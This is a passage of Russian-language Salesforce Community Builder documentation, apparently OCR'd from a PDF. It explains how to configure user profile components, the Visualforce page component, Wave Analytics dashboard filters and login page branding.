
Компонент "Статистика профиля пользователя" отображает статистику Chatter пользователя для сообщества, включая количество публикаций и комментариев, полученные "лайки", последователей и людей, за которыми следует пользователь.

Статистика пользователя доступна для всех участников сообщества и позволяет участникам видеть, насколько активными являются другие участники сообщества.

1. Выберите компонент **"Статистика профиля пользователя"** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код пользователя	Это значение предоставляется системой. Не обновляйте это поле.

Пример: Пример компонента "Статистика профиля пользователя"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Сводка профиля пользователя

Компонент "Сводка профиля пользователя" отображает контактную информацию, должность, имя руководителя и адрес. Если отображение псевдонима включено для сообщества, вместо полного имени отображается псевдоним, когда пользователь просматривает профиль другого пользователя. Полное имя отображается, если пользователь просматривает свой собственный профиль.

Прим.: До выпуска Spring '16 этот компонент именовался "Сведения профиля пользователя".

По умолчанию вся информация в профиле пользователя может просматриваться всеми членами сообщества, включая нелицензированных пользователей-гостей, получивших доступ к сообществу. Чтобы ограничить доступ участников к этой информации, используйте настраиваемый макет страницы профиля пользователя и скройте поля, отображающие конфиденциальную информацию, такую как номер телефона, адрес электронной почты, должность и имя руководителя.

Прим.: При отображении большого количества полей профиля пользователя в настраиваемом макете быстродействие отображения профиля пользователя снижается. Рекомендуется отображать не более 8 полей.

Кроме того, рекомендуется модифицировать поля профилей для нелицензированных пользователей-гостей, чтобы была показана только необходимая информация. Например, можно скрыть поле с именем руководителя. Подробные указания по настройке макетов страниц приведены в оперативной справке Salesforce.


Например, компонент «Сводка профиля пользователя» может быть добавлен на страницу профиля. Этот компонент позволяет пользователям редактировать свою информацию профиля, работая в сообществе. При просмотре профиля другого пользователя можно щелкнуть его адрес, чтобы увидеть местоположение пользователя на карте Google.

Прим.: При работе с сообществом на мобильном устройстве карта Google отображается под адресом.

1. Выберите компонент **"Сводка профиля пользователя"** на настраиваемой странице.
2. Для просмотра свойств компонента выберите панель "Свойства":

Свойство	Описание
Код пользователя	Это значение предоставляется системой, чтобы пользователи, прошедшие проверку подлинности, могли просматривать свою собственную информацию. Не обновляйте это поле.

Пример: Пример компонента "Сводка профиля пользователя"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Сводка и фотография профиля пользователя

Компонент "Сводка профиля пользователя и изображение" отображает фотографию пользователя, контактную информацию, уровень репутации, должность и имя руководителя. Если отображение псевдонима включено для сообщества, вместо полного имени отображается псевдоним, когда пользователь просматривает профиль другого пользователя. Полное имя отображается, если пользователь просматривает свой собственный профиль.

Прим.: До выпуска Spring '16 этот компонент именовался "Сведения заголовка профиля пользователя".

По умолчанию вся информация в профиле пользователя может просматриваться всеми членами сообщества, включая нелицензированных пользователей-гостей, получивших доступ к сообществу. Чтобы ограничить доступ участников к этой информации, используйте настраиваемый макет страницы профиля пользователя и скройте поля, отображающие конфиденциальную информацию, такую как номер телефона, адрес электронной почты, должность и имя руководителя.

Кроме того, рекомендуется модифицировать поля профилей для нелицензированных пользователей-гостей, чтобы была показана только необходимая информация. Например, можно скрыть поле с именем руководителя. Подробные указания по настройке макетов страниц приведены в оперативной справке Salesforce.

Пользователи в сообществах Koa и Kokua обращаются к сведениям профиля пользователя путем просмотра собственного профиля или с помощью щелчка имени другого участника. В своем собственном профиле пользователи могут щелкать значок карандаша для редактирования своей контактной информации. В профиле другого пользователя пользователи могут щелкать элемент **Следование** для просмотра активности пользователя в сообществе непосредственно в своей ленте. При щелчке адреса другого пользователя отображается карта Google с его местоположением.


Прим.: При работе с сообществом на мобильном устройстве карта Google отображается под адресом.

Важное замечание: Для предотвращения нарушений в работе следите за тем, чтобы компонент "Сводка профиля пользователя и изображение" и компонент Список обращений занимали разные области на странице "Мои обращения". Они занимают разные области по умолчанию, но рекомендуется проверять это в своем сообществе. Для проверки перейдите на страницу "Мои обращения" в конструкторе сообщества, откройте редактор страниц и щелкните  . Если эти два компонента перечислены под одной областью (например "Содержимое"), перетащите один из них в другую область.

1. Выберите компонент **Сводка профиля пользователя и изображение** на настраиваемой странице.
2. Для просмотра свойств компонента выберите панель "Свойства":

Свойство	Описание
Код пользователя	Это значение предоставляется системой, чтобы пользователи, прошедшие проверку подлинности, могли просматривать свою собственную информацию. Не обновляйте это поле.

Пример: Пример компонента "Сводка профиля пользователя и изображение"



Вкладки профиля пользователя


Компонент "Вкладки профиля пользователя" позволяет пользователям видеть свою ленту и обращения в своем профиле. Кроме того, они могут отправлять публикации в свою ленту непосредственно из своего профиля. При просмотре профиля другого пользователя они видят показатели активности пользователя, но не его обращения.

На настольных компьютерах и планшетах пользователи видят списковое представление с самыми последними обращениями в количестве до 25. Они могут сортировать столбцы в списке и щелкать номера обращений для просмотра сведений об обращении. Стрелки навигации позволяют им щелкать по списку обращений при работе на нескольких страницах. На мобильных устройствах это представление оптимизировано, а пользователи могут выполнять прокрутку списка обращений и выбирать обращение для просмотра сведений о нем.


1. Выберите компонент **"Вкладки профиля пользователя"** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код пользователя	Это значение предоставляется системой. Не обновляйте это поле.
Метка вкладки ленты	Введите текст, который должен быть показан на вкладке, выбираемой пользователями для просмотра ленты Chatter. Текст по умолчанию: *Лента*.
Метка вкладки обращений	Введите текст, который должен быть показан на вкладке, выбираемой пользователями для просмотра своих обращений. Эта вкладка отображается для пользователей при просмотре собственного профиля. Стандартный текст - *Обращения*.
Имя или код фильтра обращений	Введите имя спискового представления, в котором отображаются обращения. Прим.: По умолчанию шаблон использует представление «Все открытые обращения», которое позволяет пользователям просматривать все открытые обращения, на просмотр которых у них есть полномочие. Настройте общий доступ, чтобы гарантировать, что пользователи смогут видеть только те обращения, которые относятся к ним. В качестве альтернативного варианта можно использовать другое предварительно заданное, списковое представление или создать настраиваемое, списковое представление.
Название заголовка	Введите текст метки, который будет отображаться в верхней части списка обращений. По умолчанию это поле называется Мои обращения.
Создание метки обращения	Введите текст, который должен отображаться на кнопке, которые пользователи будут нажимать для создания обращения. По умолчанию кнопка называется «Создать обращение».
Показывать активность записи	Показывает публикации и комментарии, относящиеся к записям на ленте. Например, если пользователь дает комментарии к записи в сообществе и у вас есть доступ к этой записи, вы можете видеть обновления на ленте. Если этот параметр отключен, лента показывает только активность, такую как вопросы и ответы со стороны сообщества. По умолчанию данный параметр отключен.

Пример: Пример компонента "Вкладки профиля пользователя"



Список обращений, просматриваемый на мобильном устройстве:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Параметры пользователя


Компонент "Параметры пользователя" отображает имя пользователя, адрес электронной почты, язык, регион, часовую зону, доступность профиля и параметры почтового уведомления. Параметры пользователя доступны только для пользователей, прошедших проверку подлинности.

Компонент «Параметры пользователя» дает возможность пользователям изменить значения языка, региона и часовой зоны, чтобы обеспечить надлежащую локализацию в сообществе. Пользователь может также видеть свое имя и изменять адрес электронной почты и пароль. Пользователи могут выбирать, показывать ли сведения их профиля пользователям-гостям, работающим в сообществе, не входя в систему. Кроме того, пользователи могут выбирать, следует ли получать электронную почту, касающуюся мероприятий, проводимых в сообществе. Если пользователи не желают получать электронную почту, касающуюся мероприятий, проводимых в сообществе, то могут отключить уведомления по электронной почте.

1. Выберите компонент **«Параметры пользователя»** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код пользователя	Это значение предоставляется системой. Не обновляйте это поле.

Пример: Пример компонента «Параметры пользователя»




СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Компонент страницы Visualforce

Используйте компонент «Страница Visualforce» Visualforce для добавления существующих страниц к страницам Visualforce сообщества «Служба работы с клиентами» (Napili).

1. В конструкторе сообщества перетащите компонент страницы Visualforce с панели компонентов на страницу.



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ

2. Отредактируйте компонент, чтобы выбрать страницу Visualforce для использования. Если приложение Salesforce CPQ (Steelbrick) установлено, эти страницы также видны здесь и их можно выбрать.



3. Отредактируйте высоту по своему усмотрению.
4. Кроме того, по желанию можно указать код записи на странице Visualforce. Обычно система заполняет это значение в зависимости от контекста.

Совет: Если страница Visualforce требует кода записи из какого-либо объекта, например, организации, создайте страницы объекта для организации. Затем перетащите компонент страницы Visualforce на страницу сведений об объекте. Поле «Код записи» будет изменено в соответствии с кодом объекта.

Панель мониторинга Wave

Воспользуйтесь компонентом «Панель мониторинга приложения Wave» для включения «Аналитики Wave» на свои страницы в сообществе.


1. Выберите компонент **"Панель мониторинга Wave"** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Панель мониторинга	Выберите доступную панель мониторинга в раскрывающемся списке.
Высота	Укажите высоту панели мониторинга в пикселах. Значение по умолчанию — 300.
Показывать значок общего доступа	Добавляет значок "Общий доступ" на панель мониторинга. Пользователи могут щелкать значок, чтобы открыть диалоговое окно «Общий доступ», где они могут отправлять публикации в Chatter, загружать изображения и данные. По умолчанию выбрано значение false («ложь»).
Показывать заголовок	Управляйте доступностью заголовка панели мониторинга. По умолчанию установлено значение «истина».
Открывать ссылки в новом окне	Укажите, где открываются ссылки из панели мониторинга на другие активы. По умолчанию установлено значение «истина».
Скрывать ошибки	Управляйте отображением панели мониторинга «Аналитики Wave» при наличии ошибки (например, если панель мониторинга не найдена). По умолчанию выбрано значение false («ложь»).

Фильтр	Добавляйте варианты выбора или фильтры по встроенным панелям мониторинга во время выполнения. Можно фильтровать поля набора данных по переменным или заданным значениям. Фильтры настраиваются с помощью JSON-строк. Для фильтрации по измерениям используйте следующий синтаксис:
	`{'datasets' : {'dataset1': [ {'fields': ['field1'], 'selection': ['$value1', '$value2']}, {'fields': ['field2'], 'filter': { 'operator': 'operator1', 'values': ['$value3', '$value4']}}]}}`
	Для фильтрации по мерам используйте следующий синтаксис:
	`{'datasets' : {'dataset1': [ {'fields': ['field1'], 'selection': ['$value1', '$value2']}, {'fields': ['field2'], 'filter': { 'operator': 'operator1', 'values': [[$value3]]}}]}}`
	Параметр **datasets** содержит системные имена наборов данных, находящихся на левой панели страницы редактирования набора данных. (Если в вашей организации есть пространства имен, добавьте префикс пространства и два символа подчеркивания перед системным именем набора данных). Параметр **fields** содержит измерения или меры в наборе данных. Для поиска имен щелкните значок "Просмотреть", чтобы открыть виджет, и выберите "Показывать код SAQL" в меню "Параметры". Параметр **values** может содержать конкретные значения или поля в объекте Salesforce. Чтобы найти имя поля, перейдите в меню «Настройка», найдите требуемый объект и выберите элемент «Поля». Используйте Имя поля (также называется «Имя API»). Для настраиваемых полей используйте имена с суффиксом «__c» в конце. Опция **выборки** показывает панель мониторинга со всеми ее данными и выделяет указанные значения измерений. Опцию выборки можно использовать отдельно или вместе с опцией фильтра. Выборка выделяет только значения

Свойство	Описание
	измерений. Для использования этой опции панель мониторинга должна включать список, дату или виджет переключатель, который группирует указанные измерения. Опция **фильтра** показывает панель мониторинга только с отфильтрованными данными. Опцию фильтра можно использовать отдельно или вместе с опцией выборки. Фильтр отбирает значения измерений или мер. Параметр **оператор** используется с параметром фильтра. Поддерживаемые operators для измерений: in; not in; согласует поддерживаемые операторы для мер: = ; >= ; > ; <= ; <. Примечание. Если применить фильтр или выборку невозможно, атрибут игнорируется и панель мониторинга отображается со всеми данными.

Пример: Компонент «Панель мониторинга Wave»




Компоненты логина

Фирменный стиль страниц входа

С помощью конструктора сообщества можно придать фирменный стиль страницам входа по своему предпочтению. Можно изменить вид страниц входа, используя фоновые изображения, цветовые схемы и шрифты. Используйте конструктор сообщества для настройки фона. Настройки применяются ко всем страницам входа, если иное не определено явно на каждой отдельной странице.

1. Выберите **«Перейти к конструктору сообщества»**, если он еще не открыт.
2. В меню «Перейти» выберите **«Вход»**.
3. В левом окне загрузите фоновое изображение и настройте цвета и параметры текста.

Пример: Параметры редактора фирменного стиля в конструкторе сообщества:



СМ. ТАКЖЕ:


Какие компоненты можно использовать с каждым из шаблонов?

Настройка блока содержимого

Компонент Content Block позволяет добавлять текст на страницу для предоставления пользователям инструкций или информации. Например, вы можете предоставить инструкции по заполнению форм или озаглавить группу компонентов.

1. В Site.com Studio выберите компонент **Content Heading** или **Content Description** в макете настраиваемой страницы.
2. Нажмите .
3. Щелкните **«Редактировать HTML»**.
4. Введите текст, который нужно показать на странице.

Пример: Пример компонента Content Block с введением к форме самостоятельной регистрации:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Настраиваемый код

Компонент Custom Code предназначен для перенаправления пользователя на конкретную страницу в сообществе.

